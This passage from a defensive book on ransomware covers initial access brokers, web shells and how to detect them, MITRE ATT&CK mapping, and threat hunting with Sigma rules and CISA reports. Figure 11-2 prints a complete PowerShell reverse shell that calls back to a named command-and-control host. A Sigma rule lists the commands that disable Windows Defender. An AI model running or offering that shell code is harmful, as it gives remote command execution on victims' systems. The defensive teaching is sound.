Despite your best efforts, it is possible to miss a patch or to patch a system after the ransomware group has exploited it. That's why it's so important to log as much information as possible from these high-risk devices and monitor them closely. Many exploits are noisy and leave a lot of traces in the logs. If the exploit doesn't reveal itself on its own, the ransomware actors are often clumsy as they start to conduct reconnaissance and leave traces behind.

The ransomware groups are counting on logs from the systems being unmonitored or Security Operation Centers (SOCs) not responding to alerts in a timely fashion. Unfortunately, that gamble usually proves to be correct. Every network-based system has different logs and different ways of hunting for a potential intrusion, so outlining exactly what to do here would be difficult. Organizations should work closely with their vendors to understand what should be logged and how the SOC can look for indicators of an intrusion in those systems. Vendors are more than willing to help organizations get this monitoring up and running, to ensure that their products are not the cause of a breach.

Of course, alerting and acting are two different things. It's not enough just to send an alert about a potential intrusion. The SOC must have the ability to act quickly when these alerts happen, which may include the ability to order the device shutdown temporarily, even if that may disrupt the business. This will be discussed more in Chapters 12 and 13.

Exploitation for initial access by ransomware groups is a growing problem that all organizations need to worry about. While zero-day exploits may get the headlines, the bulk of ransomware attacks using exploitation as the initial attack vector will take advantage of well-known vulnerabilities. By prioritizing patching of vulnerabilities in software and technology that ransomware actors actively target, organizations can better protect themselves from this one initial access vector.

Notes

- ¹<https://blog-assets.f-secure.com/wp-content/uploads/2020/03/04101313/attack-landscape-h22019-final.pdf>
- ²<https://www.coveware.com/blog/ransomware-attack-vectors-shift-as-new-software-vulnerability-exploits-abound>
- ³<https://www.bleepingcomputer.com/news/security/hackers-are-scanning-for-vmware-cve-2021-22005-targets-patch-now/>
- ⁴<https://www.bleepingcomputer.com/news/security/working-exploit-released-for-vmware-vcenter-cve-2021-22005-bug/>
- ⁵<https://github.com/joaoamatosf/jexboss>
- ⁶<https://us-cert.cisa.gov/ncas/alerts/AA18-337A>
- ⁷<https://www.bleepingcomputer.com/news/security/researchers-compile-list-of-vulnerabilities-abused-by-ransomware-gangs/>
- ⁸<https://blog.malwarebytes.com/ransomware/2021/03/ransomware-is-targeting-vulnerable-microsoft-exchange-servers/>
- ⁹<https://www.windowscentral.com/new-ransomware-attack-going-after-vulnerable-microsoft-exchange-servers>
- ¹⁰<https://kempttechnologies.com/blog/best-known-methods-on-upgrading-microsoft-exchange-2010/>
- ¹¹<https://borncity.com/win/2021/07/17/exchange-sicherheitsupdates-von-juli-2021-zerschieen-ecp-und-owa/>
- ¹²Though, still less than a ransomware attack will cost
- ¹³<https://www.forescout.com/blog/printnightmare/>
- ¹⁴<https://redmondmag.com/articles/2021/08/16/windows-print-spooler-flaws.aspx>
- ¹⁵<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942>
- ¹⁶<https://posts.specterops.io/certified-pre-owned-d95910965cd2>
- ¹⁷<https://www.securityweek.com/petitpotam-vulnerability-exploited-ransomware-attacks>
- ¹⁸https://www.trendmicro.com/en_us/research/21/f/bash-ransomware-darkradiation-targets-red-hat--and-debian-based-linux-distributions.html
- ¹⁹<https://www.zdnet.com/article/ransomware-gangs-are-abusing-vmware-esxi-exploits-to-encrypt-virtual-hard-disks/>
- ²⁰<https://www.securitymagazine.com/articles/93194-new-research-shows-significant-increase-in-phishing-attacks-since-the-pandemic-began-straining-corporate-it-security-teams>
- ²¹<https://www.techrepublic.com/article/companies-are-losing-the-war-against-phishing-as-attacks-increase-in-number-and-sophistication/>
- ²²<https://blog.google/threat-analysis-group/how-we-protect-users-0-day-attacks/>
- ²³<https://www.zdnet.com/article/us-secret-service-reports-an-increase-in-hacked-managed-service-providers-msps/>
- ²⁴<https://www.crn.com/news/channel-programs/msp-at-center-of-texas-ransomware-hit-we-take-care-of-our-customers->
- ²⁵<https://www.darkreading.com/attacks-breaches/customers-of-3-msps-hit-in-ransomware-attacks>

²⁶<https://searchsecurity.techtarget.com/news/252485069/MSPs-scramble-to-bolster-security-amid-ransomware-spike>

²⁷https://www.reddit.com/r/misp/comments/ocggbv/critical_ransomware_incident_in_progress/

²⁸<https://www.zdnet.com/article/updated-kaseya-ransomware-attack-faq-what-we-know-now/>

²⁹<https://www.zdnet.com/article/kaseya-ransomware-attack-1500-companies-affected-company-confirms/>

³⁰<https://www.bleepingcomputer.com/news/security/kaseya-was-fixing-zero-day-just-as-revil-ransomware-sprung-their-attack/>

³¹<https://www.bleepingcomputer.com/news/security/revil-ransomware-gang-claims-over-100-million-profit-in-a-year/>

³²https://www.fincen.gov/sites/default/files/2021-10/Financial%20Trend%20Analysis_Ransomware%20508%20FINAL.pdf

³³<https://www.bleepingcomputer.com/news/security/sonicwall-warns-of-critical-ransomware-risk-to-eol-sma-100-vpn-appliances/>

CHAPTER 11

The Handoff from IABs to Ransomware Affiliates

In This Chapter:

- Two Groups, Same Attack
- Mapping IABs and Ransomware Actors to MITRE ATT&CK
- Monitoring Credentials and Access for Sale

Despite what some would have you believe, being victimized by a ransomware attack is not an inevitability. If an organization can keep their systems fully patched, limit the ability of ransomware groups to conduct credential stuffing/reuse attacks, and prevent a phishing email from getting to an employee, the ransomware attack is over before it started.

The phases of the attack outlined in the rest of this book—reconnaissance, exfiltration, and ransomware deployment—are progressively more difficult to detect and stop in a timely fashion. That doesn't mean that it's impossible to stop such attacks—organizations do it all the time—but it is harder and often involves significant investment in tools, training, and personnel to succeed. These investments, as many security teams and CISOs know all too well, can be hard to come by until after a ransomware attack occurs.

Chapter 7 discussed the importance of Initial Access Brokers (IABs) to the ransomware market. Other chapters have focused on how IABs

conduct their scanning and gain access to exposed or vulnerable systems. This chapter focuses on the handoff between the IAB and the ransomware group.

Two Groups, Same Attack

People tend to assume that the cybercriminals who gain initial access are the same group carrying out the attack. That is not normally the case with ransomware attacks. There are some exceptions to this, but for the most part it is safe to assume that a ransomware incident involves at least two different threat actors.

Why does that make a difference? Two different actors means two different toolsets, so finding and removing one toolset doesn't remove the second toolset. An organization may successfully stop a ransomware attack, but if the intrusion response (IR) team misses the IAB toolset, the same ransomware actor or a different one will likely be back in a couple of weeks to launch a new attack.

How Does the Handoff Work?

After an IAB successfully gains initial access to a system, they install a web shell that can be used to run commands, upload tools, and gain remote access to that system.¹ That web shell gives the IAB enough access to the compromised system to begin moving around the network and do some basic reconnaissance. The IAB investigates the compromised system and the organization it's part of to determine things like:

- Which organization they've accessed
- Organizational revenue, via Google search
- What level of access the IAB has (administrative access is always worth more)
- Where the organization is located (ransomware groups won't buy access to organizations in Russia or one of the Commonwealth of Independent State countries)

Once the IAB has all the relevant information, they may put the network up for sale (or, if they're working exclusively for one ransomware group, hand over the network). They may also try to expand access by installing implants on another machine, depending on how tenuous the initial access is.

One thing IABs generally don't do is spend a lot of time in the victim's network. Initial access is a volume business, and they want to get the networks up for sale or turned over to the ransomware gang as quickly as possible.

Web Shells

Web shells are small bits of code that attackers implant after successful exploitation, for command-and-control purposes. Web shells are available in a number of programming languages, including PHP, JSP, ASP, Python, PowerShell, and many others. Collections of web shells exist in multiple repositories around the Internet.

The growth of web shell use is a “canary in the coalmine” indicator of surging ransomware attacks. For instance, in 2021 Microsoft reported a big spike in the number of web shells installed between August 2020 and January 2021.²

Web shells are so concerning that in April 2021, the FBI announced that it had scanned United States IP space for Microsoft Exchange Servers that were previously compromised by a state actor, and removed any web shells that had been left behind.³ This highly unusual action showed how serious the threat's becoming.

Part of the reason web shells are so dangerous is that they're surprisingly simple to operate, and they don't set off alerts within most security tools since they're the type of file expected to reside on the server.



The FBI removing web shells may seem like a drastic step, but it was necessary. Many organizations don't remove web shells dropped by attackers during initial access because they miss them. Web shells do more than help a ransomware actor or IAB gain a foothold into an organization—they also serve as a failsafe for the ransomware actors if the attack fails, allowing them to regain access.

Figure 11-1 shows the web interface an attacker uses to control a typical PHP-based web shell, called *wwolf's PHP web shell*.⁴ The shell is a good example of the simplicity of these tools. The web shell is installed on a web server either through exploitation or by taking advantage of a server misconfiguration. Once the script has been uploaded, all the attacker has to do is visit the URL (e.g., *example.com/subdirectory/webshell.php*), after which they can issue server commands or upload files right from the web browser.




Figure 11-1: The control panel of *wwolf's PHP web shell*

The attacker's commands blend in with the rest of the web traffic, making the activity hard to detect. This web shell also benefits from simplicity; a console needs to be installed locally, after which everything is self-contained in a PHP script of fewer than 300 lines.

Although some web shells are more complex, most are designed to be light and carry out a few specific commands. Web shells are not used just in remote exploitation ransomware attacks—JavaScript- and PowerShell-based web shells are commonly used as part of phishing attacks. These are generally designed to run in memory, perform a few basic functions, then call back to a command-and-control server.

Figure 11-2 shows an example of a PowerShell web shell in its entirety. It's very basic, in that the web shell when run executes a command shell to call back to the command-and-control host, in this case

```
function cleanup {
    if ($client.Connected -eq $true) {$client.Close()}
    if ($process.ExitCode -ne $null) {$process.Close()}
    exit
}
// Setup IPADDR
$address = 'study.rootus.ru'
// Setup PORT
$port = '443'
$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\windows\system32\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;
while (-not $done) {
    if ($client.Connected -ne $true) {cleanup}
    $pos = 0; $i = 1
    while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
        $read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
        $pos += $read; if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {break}
        if ($pos -gt 0) {
            $string = $encoding.GetString($networkbuffer,0,$pos)
            $inputstream.write($string)
            start-sleep 1
            if ($process.ExitCode -ne $null) {cleanup}
            else {
                $out = $encoding.GetString($outputstream.Read())
                while($outputstream.Peek() -ne -1){
                    $out += $encoding.GetString($outputstream.Read()); if ($out -eq $string) {$out = ''}}
                    $stream.Write($encoding.GetBytes($out),0,$out.Length)
                    $out = $null
                    $string = $null}} else {cleanup}}
}
```

Figure 11-2: A PowerShell-based simple web shell that calls back to a command-and-control host

study[.]roots[.]ru (which has been disabled). This will give the ransomware actor the ability to execute whatever command they want with the same user privileges as the account used to execute the shell.

This may limit the ability of the attacker to execute certain commands, unless the application is running as administrator or root. Once again, this web shell is designed to blend into the system, using commands and traffic that look normal to avoid detection—PowerShell is not inherently malicious. A lot of systems administrators use PowerShell, and this script likely executed in memory, meaning it's even less likely to be detected.

Detecting Web Shells

There are thousands of web shells available for download by ransomware groups. One GitHub repository alone has dozens.⁵ Overall, GitHub has more than 2,600 web shell repositories.⁶ A search on the MalwareBazaar database (a public platform sponsored at the abuse.ch research project from the Institute for Cybersecurity and Engineering ICE at the Bern University of Applied Sciences [BFH] in Switzerland) shows hundreds of different web shell samples used in attacks, as shown in **Figure 11-3**.⁷

The diversity in type and complexity of web shells can make detecting their presence a challenge. There's no “one rule” that will allow an organization to detect all web shells and no one place to look for these web shells. Web shells can be found on any system that serves up web data, mail servers, and database servers. The web shells can also, of course, be placed on compromised systems inside the network.

Therefore, a web shell detection strategy has to be diverse and comprehensive, a task often difficult to implement. This is a reason web shells often go undetected after exploitation, even after cleanup. It's also why it's often better to completely wipe a compromised system and rebuild it from scratch (or, even better, replace it with new hardware) than to try to restore the system to its previous functioning.

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2021-10-04 13:21	9a7cbef792c850707a9d...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-10-02 19:03	865263f972a8607a86c...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-10-01 13:40	5c2e02713f47b7657ab4d...	unknown		MetasploitMRC2 webshell	@jpmelison	DL
2021-09-24 13:01	304333b3e9197481330f5...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-23 14:11	7d8f581322e4013d7571...	unknown		webshell	@jpmelison	DL
2021-09-21 20:31	041710e845e185b094e...	unknown		ASPNetWebShell webshell	@jpmelison	DL
2021-09-21 20:03	e5a06a24c318c7099906...	unknown		LLNTPShell webshell	@jpmelison	DL
2021-09-20 20:30	b0f9d0acc709c6205d4...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-19 15:59	7a3058f9e07ba069f310...	bat		WebShellEmpireLegion webshell	@jpmelison	DL
2021-09-15 14:09	2b651a1ff03b206d1a171...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-15 14:04	f2924338598eb6a0ab18...	unknown		WebShellEmpireLegion webshell	@jpmelison	DL
2021-09-15 14:04	389fcd244686117103f0c...	unknown		WebShellEmpireLegion webshell	@jpmelison	DL
2021-09-15 14:04	4cd1d7a096b66f8f30a...	unknown		WebShellEmpireLegion webshell	@jpmelison	DL
2021-09-15 14:04	057b9fe24c51c033d0b...	unknown		WebShellEmpireLegion webshell	@jpmelison	DL
2021-09-14 14:55	14c49002fa2b1c1f86e...	unknown		ASPNetWebShell2008 webshell	@jpmelison	DL
2021-09-14 14:54	c185a060e72ad9807ed...	unknown		ASPNetWebShell2008 webshell	@jpmelison	DL
2021-09-14 14:48	67f01e3abcc039c13a0...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-14 14:32	8b15c27a0b30834a489...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-14 14:13	072904946dca7a3ba68a...	unknown		PythonRUPyBAT webshell	@jpmelison	DL
2021-09-14 13:05	808084723ee9452017c...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-13 17:05	a246c1099b67aa69e09...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-13 17:05	15a1eface5061c7a0650f...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-13 17:06	ec5640f19f2d6e6e4e...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-13 17:06	ec5c06480c0e44bea5...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-13 17:05	0d84b3f1ee5d43ccf46...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-12 13:56	585088310828f1aa48...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-12 13:55	1282f00392765d75db...	unknown		PowerShellEmpireLegion webshell	@jpmelison	DL
2021-09-10 23:05	1f3ccd79d09b092a6f5...	unknown		ASPNetWebShell webshell	@jpmelison	DL
2021-09-10 23:04	ard155a6c86c803c14c...	unknown		ASPNetWebShell webshell	@jpmelison	DL

Figure 11-3: A partial list of web shells available in the Malware Bazaar repository



One challenge in restoring a server used as the initial ransomware attack vector is the Initial Access Broker, or IAB. If an IAB gains access by exploiting a vulnerability on an external-facing server, they may hold that access for a few hours, days, or even weeks before selling it. When the ransomware actor takes over, they'll use their tools to conduct reconnaissance and deploy the ransomware.

During the incident response process, if the team restores the server back to before the ransomware actor accessed the network, they run the risk of restoring it with the web shell intact, likely resulting in a second infection.

Although difficult, it is possible to detect web shells. Detection requires a baseline understanding of expected traffic and files on the target system. One common way to detect web shells is to look for odd traffic in web server logs.

Web shells often reside in strange locations on the web server or another server, and will usually not match the naming convention of the server's other files. If the rest of the web logs have expected file names such as *contact.html*, *about.html*, and *product.html*, but also includes *djrtry.php*, that should raise suspicion.

To determine the legitimacy of a web log, compare the list of files on the server to a known good image. And don't just compare file names, but directory paths, as well. If *contact.php* is supposed to be in the root directory but is instead being accessed three subdirectories lower than expected, that should set off alarm bells in your head.

Another way to detect the presence of a web shell is to look at file timestamps. If every legitimate file in a directory is timestamped with the server installation date, but one file has a timestamp of three weeks ago, it's likely a web shell. At the very least it's suspicious. (Note that it is possible for ransomware groups or IABs to adjust the timestamp of the web shell to match the other files in the directory, but that's extremely rare.)

Advanced endpoint detection solutions, which are called endpoint detection and response (EDR/XDR), can also detect the presence of web shells based on signature detection and the types of system calls they make. While many organizations are hesitant to run EDR on busy web servers, using an EDR to look for web shells on other types of servers or endpoints can be very effective.

And to re-emphasize—you should prioritize patching external-facing systems. The best way to stop a web shell is keep it from being installed. Ransomware groups are exploiting new vulnerabilities with increasing speed, and organizations must be faster than the attackers.

MITRE ATT&CK®

The MITRE Adversarial Tactics, Techniques & Common Knowledge (ATT&CK)⁸ is a framework that defenders can use to map cyberattacks. ATT&CK consists of tactics and techniques used by real-world cybercriminals during actual attacks. ATT&CK is a useful benchmark for understanding the different components of a cyberattack and discovering process holes that require mitigation.

The ATT&CK framework consists of 14 tactics:

1. Reconnaissance
2. Resource Development
3. Initial Access
4. Execution
5. Persistence
6. Privilege Escalation
7. Defense Evasion
8. Credential Access
9. Discovery
10. Lateral Movement
11. Collection
12. Command and Control
13. Exfiltration
14. Impact

Each tactic is associated with a series of techniques. Some of these techniques also have sub-techniques. These combine to build out a matrix that maps an attack, creating a Rosetta Stone of sorts that allows different organizations to communicate information about an attack in a format that other organizations can easily understand.

For example, when explaining initial access vectors for ransomware attacks, a matrix for ransomware would look something like **Figure 11-4**.

The ATT&CK framework is typically used to map the events of a single attack. Using a framework such as ATT&CK allows organizations not only to share information with other organizations, but also to characterize a cyberattack internally and ensure the organization is effectively monitoring every part of the attack chain.

Initial Access (TA001)		
Technique	ID	Description
Valid Accounts	T1078	IABs use credential-stuffing attacks to gain access to Internet-facing RDP servers.
Phishing: Spearphishing Attachment	T1566.001	IABs often gain initial access with phishing campaigns that contain Microsoft Office attachments.
Exploit Public-Facing Application	T1190	IABs exploit public-facing systems such as Pulse Secure VPN and Citrix.

Figure 11-4: Mapping initial attack vectors for ransomware using the MITRE ATT&CK Framework

ATT&CK also provides suggested mitigations for the attack techniques. These mitigations can be added to the matrix to demonstrate how the attack was stopped, or could be stopped in the future. **Figure 11-5** shows the same attack tactics and techniques mapped to appropriate mitigations.

There are often multiple mitigations for different attack techniques. For the Valid Accounts technique, in addition to the Privileged Account Management mitigation, organizations can opt to mitigate with:

- Application Developer Guidance (M1013)
- Password Policies (M1027)

Initial Access (TA001)				
Technique	ID	Description	Mitigation	ID
Valid Accounts	T1078	IABs use credential-stuffing attacks to gain access to Internet-facing RDP servers.	Privileged Account Management	M1026
Phishing: Spearphishing Attachment	T1566.001	IABs often gain initial access with phishing campaigns that contain Microsoft Office Attachments.	User Training	M1017
Exploit Public-Facing Application	T1190	IABs exploit public-facing systems such as Pulse Secure VPN and Citrix.	Update Software	M1051

Figure 11-5: Mapping initial attack vectors for ransomware using the MITRE ATT&CK Framework

Organizations can also use some combination of the three mitigations. The advantage of ATT&CK, aside from being based on real-world cyberattacks, is that it provides a comprehensive framework for documenting ransomware and other types of attacks and the steps needed to mitigate the attacks.

Mapping IABs and Ransomware Actors to MITRE ATT&CK

When a ransomware attack is spearheaded by an IAB exploit, ATT&CK provides a good framework for showing how IABs and ransomware groups divide up the different parts of a ransomware attack. This is particularly important when recovering from a ransomware attack, as it helps IR teams ensure that they've investigated the correct systems for artifacts from both the IAB and the ransomware actor. **Figure 11-6** lays out which threat actor is generally involved in which tactic.

Why does any of this matter? What difference does it make which part of a ransomware attack was carried out by one group versus another group? Generally, IABs and ransomware groups use different toolsets (not always, but for most ransomware attacks).

For example, referring back to the previous discussion, the IAB may leave behind one web shell and the ransomware group may leave a web shell of their own. By mapping out the different tactics and techniques used in the attack, IR teams who find one web shell on a server where the IAB didn't have access know to keep looking for a second web shell if this fits with the TTPs associated with the threat actor.

Mapping a full ransomware attack using the ATT&CK framework allows IR and security teams to better identify the different threat actors involved in the attack

There was a strange ransomware case in September 2021 where a ransomware victim had all of their encrypted files deleted⁹ while they were negotiating with the ransomware group. Using the ATT&CK

Tactic	IAB	Ransomware
Reconnaissance	✓	
Resource Development	✓	✓
Initial Access	✓	
Execution	✓	
Persistence	✓	
Privilege Escalation	✓	✓
Defense Evasion	✓	✓
Credential Access		✓
Discovery		✓
Lateral Movement		✓
Collection		✓
Command and Control		✓
Exfiltration		✓
Impact		✓

Figure 11-6: Using the ATT&CK Framework to distinguish between IAB and ransomware activity

framework, IR teams could have determined whether it was the original ransomware actor that deleted the files or another Conti affiliate who felt ripped off (an increasingly common occurrence¹⁰).

The ATT&CK framework is a powerful tool for determining where in the attack chain each step falls, and what mitigations are needed to prevent the ransomware actor from being successful.

Notes

¹<https://www.microsoft.com/security/blog/2021/03/25/analyzing-attacks-taking-advantage-of-the-exchange-server-vulnerabilities/>

²<https://arstechnica.com/information-technology/2021/02/microsoft-is-seeing-a-big-spike-in-web-shell-use/>

³<https://www.zdnet.com/article/fbi-blasts-away-web-shells-on-us-servers-in-wake-of-exchange-vulnerabilities/>

⁴<https://github.com/WhiteWinterWolf/wwwolf-php-webshell>

⁵<https://github.com/xl7dev/WebShell>

⁶<https://github.com/search?q=web+shell>

⁷<https://bazaar.abuse.ch/>

⁸<https://attack.mitre.org/>

⁹<https://www.lemagit.fr/actualites/252507115/Ransomware-Les-Conti-a-couteaux-tires>

¹⁰<https://www.advintel.io/post/secret-backdoor-behind-conti-ransomware-operation-introducing-atera-agent>

CHAPTER 12

Threat Hunting

In This Chapter:

- Ransomware and Threat Hunting
- Tools Used by Ransomware Actors and by Network Defenders
- Sysmon: The Best Tool That No One Uses

The next few chapters get to the heart of the ransomware attack: The stage that starts when the ransomware actor takes the handoff from the Initial Access Broker (IAB) and finishes when the ransomware is deployed. The initial access stage is varied, with a diverse set of initial access vectors, and so is the “hands-on-keyboard” stage of a ransomware attack, with even affiliates of the same ransomware groups using different sets of tools.

Part of the reason ransomware groups rely on a core set of tools for reconnaissance, exfiltration, and deployment is that the tools do their work quietly and often go undetected. The other reason is that ransomware groups learn from each other and share information, which they then pass on to other ransomware actors.

Chapter 6 discussed the leak of the Conti ransomware group’s manual, as well as many of the tools its affiliates use. Affiliates are fluid, jumping from one Ransomware-as-a-Service (RaaS) offering to another, and are often part of multiple RaaS offerings simultaneously.¹ Some of these affiliates will even go on to start their own RaaS offering. All the

tactics, techniques, and procedures (TTPs) that affiliates pick up from one ransomware group they take with them when they move between ransomware groups.

Every ransomware affiliate has a slightly different take on how to use the tools, and tends to favor one tool over another. But so many ransomware attacks have been well-documented by groups such as the DFIR Report² that a rigorous threat hunting program should catch most, if not all, ransomware attacks.

A Little Bit About Ransomware and Threat Hunting

If a good threat hunting program can catch most ransomware attacks, why are so many ransomware attacks successful? Because threat hunting is surprisingly hard—and the challenges that come with it keep some organizations from doing it at all.



There's some confusion about what threat hunting is.

Threat hunting involves proactively searching through logs, endpoints, NetFlow traffic, DNS data, and any other security source for malicious activity on the network that may not be detected by existing security tools. Threat hunting is the first step in a process—it has to be integrated into the regular security workflow.

Threat hunting is often the best chance to catch new ransomware groups during the reconnaissance, exfiltration, and deployment phases. This is the chance for defenders to take advantage of the “dwell time” discussed in Chapters 3 and 6. Keeping up with new threats from ransomware groups and acting on that new intelligence can give defenders an advantage, but it does take a lot of work to set up and maintain an effective threat hunting program.



Figure 12-1: The threat hunting loop

Hunting Loop

Threat hunting is a continuous process, but organizations shouldn't be looking for the same threats on every search. In fact, that's typically an inefficient use of precious threat hunting time. Instead, as outlined in **Figure 12-1**, it should be a loop where:

- New threats are publicly reported
- A threat hunting mission is carried out with the new information
- The information is refined and incorporated into existing security workflows
- Feedback is provided to the original source

What type of intelligence can initiate a threat hunting mission for ransomware? It could be something as simple as a new confirmed set of IP addresses running ransomware command-and-control infrastructure. In that case, the hunting mission would involve going back through logs in the SIEM or collected from endpoints (which, hopefully, are also in the SIEM) to determine whether there was any communication from the organization to those IP addresses over recent weeks.

Of course, a threat hunting mission could be more complicated. It might involve a new Yet Another Recursive/Ridiculous Acronym (YARA) or Sigma rule to detect a new type of malware, or a method of detecting malicious actor activity. These rules may require proactively scanning endpoints or servers using endpoint detection tools to look for matches, rather than simply looking through old logs.

The point is that the type of new intelligence that can trigger a threat hunting mission can vary widely, but organizations need to be able to take advantage of all such intelligence to detect and stop new ransomware dangers.

Before Threat Hunting

Although many organizations are afraid of the idea of threat hunting, others are over-eager and want to jump in headfirst. Many defenders see it as “cool” (in fairness, it kind of is) and want to engage in these missions to find bad guys that security tools are missing.

But it’s not that simple. There are some important things an organization must do before they can start threat hunting effectively:

- **Good asset management:** Organizations have to know where to hunt
- **Access to the necessary systems,** such as Endpoint Detection and Response (EDR) and Security Information and Event Management (SIEM), to conduct an effective threat hunting mission
- **A threat hunting playbook** that outlines processes for conducting the missions
- **Authority to act:** If an indicator is found, the threat hunter must be able to act quickly and decisively to stop it

How to set up a threat hunting program is outside the scope of this chapter, but since it's an important part of ransomware detection and deterrence, it's worth discussing at a general level.

Once again, there's a difference between threat hunting for new threats versus standard monitoring for threats. Threat hunting is only for new ransomware attacks—or at least new to your organization—and new techniques for detecting ransomware actors. Both standard monitoring and threat hunting are important, and organizations have to do both to be safe.

The transition from threat hunting to standard monitoring happens via refining new intelligence and adding it to existing security controls. Chapter 6 showed a script that ransomware actors use to disable Windows Defender and prevent alerts. If that's a new, emerging threat, the organization may want to see whether it has happened on their network and determine what it would look like, or whether they could detect it if it did.

Figure 12-2 shows a Sigma rule created by GitHub user *frack113* to detect unexpected shutdowns of Windows Defender or its components.³

```
title: Tamper Windows Defender
id: ec19ebab-72dc-40e1-9728-4c0b805d722c
description: Attempting to disable scheduled scanning and other parts of windows defender atp.
status: experimental
tags:
  - attack.defense evasion
  - attack.t1562.001
references:
  - https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1562.001/T1562.001.md
author: frack113
date: 2021/06/07
falsepositives:
  - Unknown
level: high
logsource:
  product: windows
  category: powershell-classic
detection:
  select_EventID:
    EventID: 600
  tamper_ps_action:
    HostApplication|contains: 'Set-MpPreference'
  tamper_ps_option:
    HostApplication|contains:
      - '-DisableRealtimeMonitoring 1'
      - '-DisableBehaviorMonitoring 1'
      - '-DisableScriptScanning 1'
      - '-DisableBlockAtFirstSeen 1'
  condition: select_EventID and tamper_ps_action and tamper_ps_option
```

Figure 12-2: frack113's Sigma rule for detecting unexpected shutdowns of Windows Defender and its components

There are several ways to use this Sigma rule in a threat hunting mission. This particular rule is looking for the use of PowerShell to disable Windows Defender. If an organization is collecting PowerShell logs, the threat hunting team can run this rule against recent PowerShell logs to detect a match.

If, like many organizations, your organization isn't collecting PowerShell logs, an alternative defense is to test the script against EDR logs to see whether a similar PowerShell script was run. Most EDR tools collect PowerShell activity if configured to do so.

After completing the threat hunting mission, the next step is to refine the rule. Maybe while running the Sigma rule against older logs, it generated an unacceptable number of false positives (what's considered unacceptable will vary from organization to organization). Alternatively, the rule may have missed some suspicious activity that should've been flagged. Either way, an organization has to adjust the rule to be effective going forward.

Once the rule has been refined, it can be added as a detection rule to the EDR platform to allow ongoing detection. Or it can be added as a detection rule in the SIEM, which correlates it against incoming PowerShell logs.

The nice thing about threat hunting is that it generally doesn't require purchasing new security technologies. Instead, the intelligence can be incorporated into existing tools and used to improve the efficacy of those tools.

This type of threat hunting also doesn't require a full-time staff, something that most organizations can't afford. The existing security team, on a rotating basis, can set aside a few hours each week to hunt. Even a security team of one can set aside time to do that.

A lot of great resources exist about new ransomware intelligence on sites. They range from Twitter to various vendor blogs, to notifications from Information Sharing and Analysis Centers (ISACs) or

government agencies, the most notable of which is the Cybersecurity and Infrastructure Security Agency (CISA). Taking alerts from these sources and turning them into actionable threat hunting missions can improve the ongoing security of an organization.

Turning PDFs into Threat Hunting Missions

The question of how to turn a PDF into an actionable threat hunting mission comes up repeatedly. After all, the knock on PDFs as “threat intelligence” is they’re generally not actionable. PDFs can’t be automatically ingested into other security tools, so technical information has to be manually entered.

The information contained in a PDF report can be turned into a threat hunting mission with a little bit of work. In March 2021 CISA issued an alert, CP-000142-MW, titled “Increase in PYSA Ransomware Targeting Education Institutions.”⁴ Using a couple of examples (but, by no means all), it’s possible to hunt for PYSA activity on a network. From the report:

The cyber actors use Advanced Port Scanner and Advanced IP Scanner to conduct network reconnaissance, and proceed to install open source tools, such as PowerShell Empire, Koadic, and Mimikatz. The cyber actors execute commands to deactivate antivirus capabilities on the victim network prior to deploying the ransomware.

There are five tools listed that an organization may not be monitoring for—they immediately become a hunting target:

1. Advanced Port Scanner
2. Advanced IP Scanner
3. PowerShell Empire
4. Koadic
5. Mimikatz

An organization may already have detections in place for some of these tools, but not all. For this example, assume there's no detection in place for Mimikatz. A quick search for “threat hunting for Mimikatz” sources a blog on the topic by Red Canary.⁵

Red Canary is a reliable source for this type of information and a good place to start. Using its suggestions, the threat hunting team can scan endpoints for Mimikatz using an EDR solution, or by scanning through logs in the SIEM.

The PDF file also includes six hashes associated with the ransomware attacks:

1. 07cb2a3fe86414b054e2b002f283935bb0cb993c
2. 52b2fc13ec0dbf8a0250c066cd3486b635a27827
3. 728CB56F98EDBADA697FE66FBF7D367215271F10
4. c74378a93806628b62276195f9657487310a96fd
5. 24c592ad9b21df380cb4f39a85d4375b6a8a6175
6. f2dda8720a5549d4666269b8ca9d629ea8b76bdf

These hashes should be immediately added to the EDR solution so it can start scanning for them on the endpoints. This might potentially catch a ransomware actor moving throughout the network or reveal artifacts of a failed attack.

These are just two examples of the hunting missions that can originate from this report. While PDF reports are certainly more cumbersome to work with, they contain valuable information for hunting missions.

Tools Used by Ransomware Actors

Chapter 6 discussed many of the tools used during the reconnaissance stage of the ransomware attack. This section will discuss ways to detect these tools. Aside from the ransomware itself, two types of tools are generally used during the reconnaissance stage:

- Repurposed red team or administrative tools
- Native Windows applications

Many of the red team or administrative tools can be easily detected based on file hashes (the big exception being Cobalt Strike, which is discussed later in this chapter). Malicious use of Windows applications is often harder to detect, because the same tools are used by systems administrators and sometimes even legitimate applications.

Living off the Land

